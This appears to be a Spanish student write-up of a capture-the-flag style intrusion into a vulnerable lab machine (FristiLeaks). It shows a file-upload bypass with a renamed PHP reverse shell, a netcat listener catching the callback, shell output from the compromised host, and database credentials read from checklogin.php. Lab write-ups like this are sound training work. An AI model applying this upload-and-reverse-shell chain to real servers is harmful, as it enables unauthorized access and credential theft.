


Ilustración 19 convertidor de base64 a png

Se accedió al formulario de carga de imágenes, Este formulario permite seleccionar y subir un archivo al servidor mediante el botón **"Upload image"**. Si el servidor no restringe adecuadamente los tipos de archivos, es posible subir scripts ejecutables como **.php**.


Si los archivos subidos se almacenan en una carpeta accesible y ejecutable **/uploads/**, se podría ejecutar código remoto.

Si el archivo mantiene su nombre original, puede predecirse o abusarse.




*Ilustración 20 vulnerabilidad subida de archivos.*

Aquí pude crear los ficheros dañinos. Mi objetivo era explotar la funcionalidad de subida de archivos que había detectado en el sistema. Para lograr esto, me dirigí a la ubicación **/usr/share/webshells/php** en Kali Linux, donde se almacenan diversos ejemplos de webshells listos para usar.



*Ilustración 211 Creación de archivos maliciosos*


Dentro de dicho directorio, di con el archivo php-reverse-shell. php, un script diseñado para originar una conexión inversa entre el equipo comprometido y mi propio sistema atacante. A continuación, trasladé este archivo a mi escritorio y lo renombré como **Jader.php**, con el fin de personalizarlo y, de esta manera, minimizar la posibilidad de alertar al sistema al cargarlo al servidor.



```
root@kali: /home/luis/Escritorio
root@kali: /home/luis/Escritorio
luis@kali: ~
# ls
Jader.php  luis.png  php-reverse-shell.php  UTCH3
(root@kali)-[/home/luis/Escritorio]
# mv luis.png luis.php.png
(root@kali)-[/home/luis/Escritorio]
# ls
Jader.php  luis.php.png  php-reverse-shell.php  UTCH3
(root@kali)-[/home/luis/Escritorio]
# nano luis.php.png
(root@kali)-[/home/luis/Escritorio]
# ls
Jader.php  luis.php.png  php-reverse-shell.php  UTCH3
(root@kali)-[/home/luis/Escritorio]
# nano Jader.php
(root@kali)-[/home/luis/Escritorio]
# nc -lvp 1234
listening on [any] 1234 ...
```


*Ilustración 222 Creación de archivos maliciosos parte2*

Se observa claramente el contenido del archivo **Jader.php.png**, que se está editando en **Kali Linux** utilizando el editor nano.



```
GNU nano 8.4 Jader.php.png
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
[ 192 líneas leídas ]
^G Ayuda      ^O Guardar    ^F Buscar     ^K Cortar     ^T Ejecutar   ^C Ubicación  M-U Deshacer
^X Salir      ^R Leer fich. ^\ Reemplazar ^U Pegar      ^J Justificar ^/_ Ir a línea  M-E Rehacer
```

*Ilustración 23 Editor nano parte1*



```
GNU nano 8.4 Jader.php.png *
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);


// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>

0
^G Ayuda      ^O Guardar    ^F Buscar     ^K Cortar     ^T Ejecutar   ^C Ubicación  M-U Deshacer
^X Salir      ^R Leer fich. ^\ Reemplazar ^U Pegar      ^J Justificar ^/_ Ir a línea  M-E Rehacer
```


*Ilustración 24 Editor nano parte2.*

Proceso de subir un archivo al formulario de **upload.php** vemos como se está eligiendo entre varios archivos desde mi escritorio en mi maquina virtual Kali Linux.



*Ilustración 25 Cargar archivo malicioso.*

La URL solicitada /fristi/uploads/Luis.php.png no se encontró en este servidor. El navegador está buscando un archivo llamado Luis.php.png en el directorio /fristi/uploads/, pero el servidor responde con un **No** lo que indica que el archivo no existe o no está en esa ruta o se encontró en el servidor.



## No encontrado

La URL solicitada /fristi/uploads/Luis.php.png no se encontró en este servidor.


*Ilustración 26 Luis.php.png no se encontró*

Finalmente pude concretar el establecimiento de la conexión inversa con el sistema objetivo. Inicialmente, en mi máquina Kali, inicié la escucha con el comando "nc -lvp 1234", lo que significaba que estaría esperando conexiones entrantes en el puerto 1234. Luego, una vez que preparé y subí el archivo "Jader.php", al ejecutarse en el servidor, este generó la shell inversa hacia mi equipo.

En la parte baja de la terminal se observa que la conexión se realizó con éxito, mostrando datos del sistema de la máquina víctima (un sistema Linux, kernel 3.2.0, arquitectura x86\_64) e indicando que la sesión se abrió bajo el usuario apache, lo cual valida que obtuve control inicial con privilegios acotados.

Una vez obtenido el acceso, ejecuté algunos comandos básicos como "whoami" y envié un ping a mi propia dirección (192.168.100.15) para verificar la comunicación, y todo funcionó correctamente.

Este fue un avance clave en la explotación, ya que a partir de ese instante contaba con acceso remoto al servidor, lo que me posibilitaría continuar con la escalada de privilegios y obtener un control más amplio del sistema.



```
root@kali: /home/luis/Escritorio
findsocket php-backdoor.php php-reverse-shell.php qsd-php-backdoor.php simple-backdoor.php
root@kali: /usr/share/webshells/php
# cd /home/luis/Escritorio
root@kali: /home/luis/Escritorio
# ls
php-reverse-shell.php UTCH3
root@kali: /home/luis/Escritorio
# cp php-reverse-shell.php Jader.php
root@kali: /home/luis/Escritorio
# ls
Jader.php php-reverse-shell.php UTCH3
root@kali: /home/luis/Escritorio
# nc -lvp 1234
listening on [any] 1234 ...
192.168.100.15: inverse host lookup failed: Unknown host
connect to [192.168.100.4] from (UNKNOWN) [192.168.100.15] 33124
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 GNU/Linux
18:06:04 up 6:29, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$
sh-4.1$ ping 192.168.100.15
ping 192.168.100.15
PING 192.168.100.15 (192.168.100.15) 56(84) bytes of data:
64 bytes from 192.168.100.15: icmp_seq=1 ttl=64 time=0.245 ms
64 bytes from 192.168.100.15: icmp_seq=2 ttl=64 time=0.085 ms
64 bytes from 192.168.100.15: icmp_seq=3 ttl=64 time=0.078 ms
64 bytes from 192.168.100.15: icmp_seq=4 ttl=64 time=0.124 ms
```


*Ilustración 27 Explotación maliciosa en ejecución*

Durante esta parte del proceso, noté que había conseguido comunicarme con el dispositivo elegido mediante un puerto específico (1234). Después de establecer esta comunicación, la interfaz me muestra información del sistema afectado, tal como el nombre del servidor, la versión del núcleo y los usuarios actualmente activos.

Una vez dentro, conseguí acceso a una consola interactiva, lo cual me facilitó la tarea de empezar a introducir instrucciones directamente en el sistema. Por ejemplo, usé la instrucción `ls -la` para visualizar los directorios y ficheros principales de la máquina. En ese momento se aprecia la estructura común de un sistema Linux, con

carpetas como /boot, /etc, /home, /lib y otras que ratifican que tengo acceso al entorno interno del dispositivo en peligro.

Esta acción señala que la debilidad fue explotada de forma exitosa, ya que pasé de intentar una comunicación a obtener acceso remoto al sistema y a tener la capacidad de interactuar con sus ficheros.



```
root@kali: /home/luis/Escritorio
root@kali: ~
192.168.100.15: inverse host lookup failed: Unknown host
connect to [192.168.100.4] from (UNKNOWN) [192.168.100.15] 23128
Linux localhost.localdomain 2.6.32-573.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 GNU/Linux
18:15:33 up 6:39, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ ls -la
total 102
dr-xr-xr-x. 22 root root 4096 Sep 10 17:16 .
dr-xr-xr-x. 22 root root 4096 Sep 10 17:16 ..
-rw-r--r--. 1 root root 0 Sep 10 17:16 .autofsck
-rw-r--r--. 1 root root 0 Nov 17 2015 .autorelabel
dr-xr-xr-x. 2 root root 4096 Nov 17 2015 bin
dr-xr-xr-x. 5 root root 1024 Nov 17 2015 boot
drwxr-xr-x. 19 root root 3640 Sep 10 17:17 dev
drwxr-xr-x. 70 root root 4096 Sep 10 17:16 etc
drwxr-xr-x. 5 root root 4096 Nov 19 2015 home
dr-xr-xr-x. 8 root root 4096 Nov 17 2015 lib
dr-xr-xr-x. 9 root root 12288 Nov 17 2015 lib64
drwx-----. 2 root root 16384 Nov 17 2015 lost+found
drwxr-xr-x. 2 root root 4096 Sep 23 2011 media
drwxr-xr-x. 3 root root 4096 Nov 17 2015 mnt
drwxr-xr-x. 3 root root 4096 Nov 17 2015 opt
dr-xr-xr-x. 106 root root 0 Sep 10 17:16 proc
dr-xr-xr-x. 3 root root 4096 Nov 25 2015 root
dr-xr-xr-x. 2 root root 12288 Nov 18 2015/sbin
drwxr-xr-x. 2 root root 4096 Nov 17 2015 selinux
drwxr-xr-x. 2 root root 4096 Sep 23 2011 srv
drwxr-xr-x. 13 root root 0 Sep 10 17:16 sys
drwxrwxrwx. 3 root root 4096 Sep 11 17:57 tmp
drwxr-xr-x. 13 root root 4096 Nov 17 2015 usr
drwxr-xr-x. 19 root root 4096 Nov 19 2015 var
sh-4.1$
```

En esta etapa del procedimiento, observé que pude interactuar con el equipo deseado a través de un puerto determinado (1234). Una vez establecida la conexión, la consola me mostró detalles del sistema comprometido, tales como el nombre del servidor, la versión del kernel y los usuarios en línea.

Una vez dentro, conseguí acceso a una línea de comandos interactiva, lo cual me brindó la opción de empezar a ejecutar órdenes directamente en el equipo remoto. A modo de ejemplo, utilicé el comando ls -la para ver los directorios y archivos principales del ordenador. Allí se aprecia la estructura típica de un sistema Linux, con carpetas como /boot, /etc, /home, /lib y otras que indican que tengo acceso al entorno interno del equipo víctima.


Esta fase demuestra que la vulnerabilidad fue explotada de forma exitosa, ya que pasé de intentar establecer una conexión a tener acceso remoto al sistema y la capacidad de interactuar con sus archivos.

```
root@kali: /home/luis/Escritorio
Archivo Acciones Editar Vista Ayuda
root@kali: /home/luis/Escritorio luis@kali: ~
sh-4.1$
sh-4.1$
sh-4.1$ ^Z
zsh: suspended nc -lvp 1234
(root@kali)~/home/luis/Escritorio
# stty ram -echo; fg
stty: argumento inválido 'ram'
Pruebe 'stty --help' para más información.
[1] + continued nc -lvp 1234
ls
ls
bin
boot
dev
etc
home
lib
lib64
lost+found
media
mnt
opt
proc
root
sbin
selinux
srv
sys
tmp
usr
var
sh-4.1$
```

Dentro del análisis del sistema comprometido, decidí enfocarme en el directorio /var/www, un lugar habitual para los archivos del servidor web. Al usar el comando ls -la, vi varias carpetas comunes en un servidor, como cgi-bin, html, error e icons, que suelen guardar scripts, páginas y ajustes del sitio. Además, encontré un archivo llamado notes.txt, algo importante porque estos archivos a veces tienen datos valiosos, como notas, configuraciones o hasta contraseñas que podrían ayudar a obtener más permisos. Este hallazgo muestra que no solo tengo acceso completo al sistema operativo, sino que también puedo explorar directamente los archivos del servidor web.

```
root@kali: /home/luis/Escritorio
Archivo Acciones Editar Vista Ayuda
root@kali: /home/luis/Escritorio luis@kali: ~
cd /var/www
sh-4.1$
sh-4.1$ ls -la
ls -la
total 28
drwxr-xr-x. 6 root root 4096 Nov 17 2015 .
drwxr-xr-x. 19 root root 4096 Nov 19 2015 ..
drwxr-xr-x. 2 root root 4096 Aug 24 2015 cgi-bin
drwxr-xr-x. 3 root root 4096 Nov 17 2015 error
drwxr-xr-x. 7 root root 4096 Nov 25 2015 html
drwxr-xr-x. 3 root root 4096 Nov 17 2015 icons
-rw-r--r-- 1 root root 98 Nov 17 2015 notes.txt
sh-4.1$ cd html
cd html
sh-4.1$
sh-4.1$
sh-4.1$
sh-4.1$
sh-4.1$ ls
ls
beer
cola
fristl
images
index.html
robots.txt
sisi
sh-4.1$
```

En directorio /var/www/html, que es donde suelen residir los archivos esenciales de un sitio web. Al usar el comando ls para examinar su contenido, descubrí varias carpetas y archivos dignos de mención. Entre ellos, resaltaban beer, cola, fristi y sisi, que aparentan ser carpetas o apartados extra del sitio, quizá empleados para organizar recursos o funcionalidades concretas. También se aprecian ficheros clave como index.html, que comúnmente representa la página de inicio del sitio, y robots.txt, que habitualmente incluye indicaciones para los buscadores, aunque a veces puede desvelar rutas ocultas o delicadas en el servidor. Igualmente, está presente la carpeta images, que frecuentemente es el sitio para almacenar elementos gráficos, pero que en ciertas ocasiones puede albergar archivos importantes si no se administra correctamente.



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the following commands and output:

```
root@kali: /home/luis/Escritorio
root@kali: ~
ls
beer
cola
fristi
images
index.html
robots.txt
sisi
sh-4.1$ cd fristi
cd fristi
sh-4.1$ ls
ls
checklogin.php
do_upload.php
index.php
login_success.php
logout.php
main_login.php
pic.b64
pic2.b64
upload.php
uploads
sh-4.1$
```

In the background, a web browser window is visible, displaying a warning message in Spanish: "ADVERTENCIA: Fallo a daemonse. Esto es bastante común y no fatal. Conexión rechazada (111)".

```
root@kali: /home/luis/Escritorio
Archivo Acciones Editar Vista Ayuda
root@kali: /home/luis/Escritorio luis@kali: ~
sh-4.1$ cat checklogin.php
cat checklogin.php
<?php

ob_start();
$host="localhost"; // Host name
$username="eezeepz"; // Mysql username
$password="4ll3maal12#"; // Mysql password
$db_name="hackmenow"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select database.
mysql_connect($host, $username, $password)or die("cannot connect");
mysql_select_db($db_name)or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];

// To protect MySQL injection (more detail about MySQL injection)
$myusername = stripslashes($myusername);
$mypassword = stripslashes($mypassword);
$myusername = mysql_real_escape_string($myusername);
```

```
root@kali: /home/luis/Escritorio
Archivo Acciones Editar Vista Ayuda
root@kali: /home/luis/Escritorio luis@kali: ~
$sql="SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'";
$result=mysql_query($sql);

// Mysql_num_row is counting table row
$count=mysql_num_rows($result);

// If result matched $myusername and $mypassword, table row must be 1 row
if($count==1){

